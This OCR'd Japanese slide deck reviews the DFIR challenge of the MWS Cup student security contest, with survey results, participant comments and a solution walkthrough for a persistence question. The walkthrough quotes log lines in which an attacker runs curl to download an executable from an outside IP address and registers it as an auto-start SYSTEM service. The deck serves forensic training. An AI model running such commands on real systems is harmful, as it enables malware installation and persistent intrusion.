

DFIR課題の難易度はどうでしたか？
21 件の回答
2022
8
6
4
2
0
0 (0%)
4 (19%)
8 (38.1%)
7 (33.3%)
2 (9.5%)
1
2
3
4
5

難易度

去年より難しくなった？




分量(去年)


DFIR課題の分量はどうでしたか？
21 件の回答
2022
10.0
7.5
5.0
2.5
0.0
0 (0%)
0 (0%)
9 (42.9%)
8 (38.1%)
4 (19%)
1
2
3
4
5


分量

分量については去年と大きな変化なし



使用したツール

VSCodeとgrepを使ってた人が多い、
プロセス可視化ツールを自作しているチームも



記述回答（抜粋）

MWS Cup の取り組み全体に関して、意見や感想、提言等をお願いします。

（DFIRのもの）

- ログ分析課題に対して取り組みましたが、実際と同じような攻撃シナリオを知り、それらのログに対して段階的に分析を行うことで実践的な知識を養うことができました。
- mwscupの参加を通して、dfirに興味を持つことができました。学生にとってとてもよい機会だと思います。
- 課題がセキュリティに関連するものになっており、良い経験、良い学びになりました。その一方で、前日課題に取り組む、あるいは当日課題の対策を行う上で、静的解析やDFIRはどのように学習を行えば良いのかチュートリアルが無かったため、方針ややり方等例示していただけるとありがたいと感じました。

記述回答(抜粋)

DFIR課題を解く上で、行き詰まった箇所があれば教えて下さい

- 課題6が難しかったです。
- #6が少し難しかったが、会場ヒントとしてProxyログがヒントとあり、そこから辿ったら解けたました。
- 6 Persistenceで行き詰まりました。TTPIDを探す問題は例年難しいと感じていますが、その分楽しいと感じています。
- 6で永続化を行なっている部分がなかなか見つからず、また見つけた後もそれがどのテクニックに対応するかわからず、行き詰まりました。

6 Persistence (2pt)

今回の攻撃で、攻撃者はある端末上で永続化を行っていた。
永続化を行った端末名および、利用したテクニックを答えよ。

テクニックはMITRE ATT&CKのPersistenceのTechniquesの中からIDで答えよ。
https://attack.mitre.org/tactics/TA0003/

フォーマット: 端末名_TechniquesID case insensitive

解答例: WS01でSSH Authorized Keysを用いて永続化を行った場合
WS01_T1098.004

6 Persistence（2pt）

横展開先のdc01でのコマンド実行を追うと、exeをダウンロードしてサービスとして登録するログが見える


```
cat dc01.log | grep notepad.exe | grep "cmd="
```

```
10/05/2023 17:40:04.056 +0900 loc=en-US type=ITM2 sn=255828 lv=5 rs=1 trs=2 evt=ps subEvt=start os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd
sessionID=0 psGUID={B9A78D24-2B5B-4F2A-9604-154B629DE5F2} psPath="c:\windows\system32\cmd.exe" cmd="curl -o
C:\Windows\Tasks\svchost.exe http://3.114.83.243:8000/list.min.js" psID=4364 parentGUID=
{864B7B6A-459B-4597-B925-DD3C1515B1F8} parentPath="C:\Users\Public\notepad.exe" psUser="henderson"
```

```
10/05/2023 17:40:21.883 +0900 loc=en-US type=ITM2 sn=255840 lv=5 rs=1 trs=5 evt=ps subEvt=start os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0 mac=06:00:f2:4b:34:cd
sessionID=0 psGUID={C44E5236-D11A-43E4-B7F2-682F30DA0A5A} psPath="c:\windows\system32\cmd.exe" cmd="sc create
UpdateService binpath= C:\Windows\Tasks\svchost.exe start=auto obj=LocalSystem" psID=2672 parentGUID=
{864B7B6A-459B-4597-B925-DD3C1515B1F8} parentPath="C:\Users\Public\notepad.exe" psUser="henderson"
```

6 Persistence（2pt）

WindowsのサービスTechniquesIDはT1543.003



A. DC01_T1543.003

引用:https://attack.mitre.org/techniques/T1543/003/

記述回答(抜粋)

DFIR課題を解く上で、行き詰まった箇所があれば教えて下さい

- Credential AccessとMITREの調査
  OSINT要素がしんどかった
- file.zip の作成後、どのように処理されているかで悩みました。
- q5-3のマルウェアの実行時刻。どのタイミングをマルウェアが実行されたと解釈すればよいのかよくわからなかったです。

記述回答（抜粋）

今回のDFIR課題に関して良かった点や悪かった点、意見やコメント等あればお願いします

- Proxyログが結構ヒントという会場でのヒント提供がかなり役立ちました、#3.1のd.exeの機能がわかりませんでした。VirusTotalでの検索など、マルウェアの知見や実務経験がないと解けない問題は少しつらいかなと思いました。
- ログをの結果を元にChromeを使って色々調べないといけないところが難しかったです。

競技、アンケート結果に対する考察・反省

競技、アンケート結果に対する考察・反省

- アンケート結果を見ると、去年より難易度が上がったように見えるが、
  得点を見ると去年より解けている
- CVE番号の特定やMITRE ATT&CKとの紐づけなど、
  ログの内容を基にインターネットでの調査を絡める必要のある問題だと難易度が上がる
  - 実務でも大事なので残したい
- 時刻を答える問題などで、曖昧にならないようにしたい
- リアリティのある攻撃
  - 公開リポジトリにマルウェアを置くのは難しい
  - ドメイン取ったりSaaSをC2として利用したりしてリアルな攻撃を再現したい

DFIR学習コンテンツ

最近Hack The BoxにDFIRコンテンツが出来たらしい

引用: https://www.hackthebox.com/blog/sherlocks

まとめ

- 今日話したこと
  - 今年のDFIR課題 振り返り
  - 競技結果
  - アンケート結果の共有

- 作問にご協力いただける方がいれば、ご連絡お待ちしております
  - 自分の経験を下の世代に還元したい方
  - リアルなフォレンジック業務や攻撃手法に精通している方
  - 様々な攻撃ツールを検証してみたい方

- ご意見・ご質問は Slack-MWSの #mwscup までお気軽にどうぞ！

Thank you!!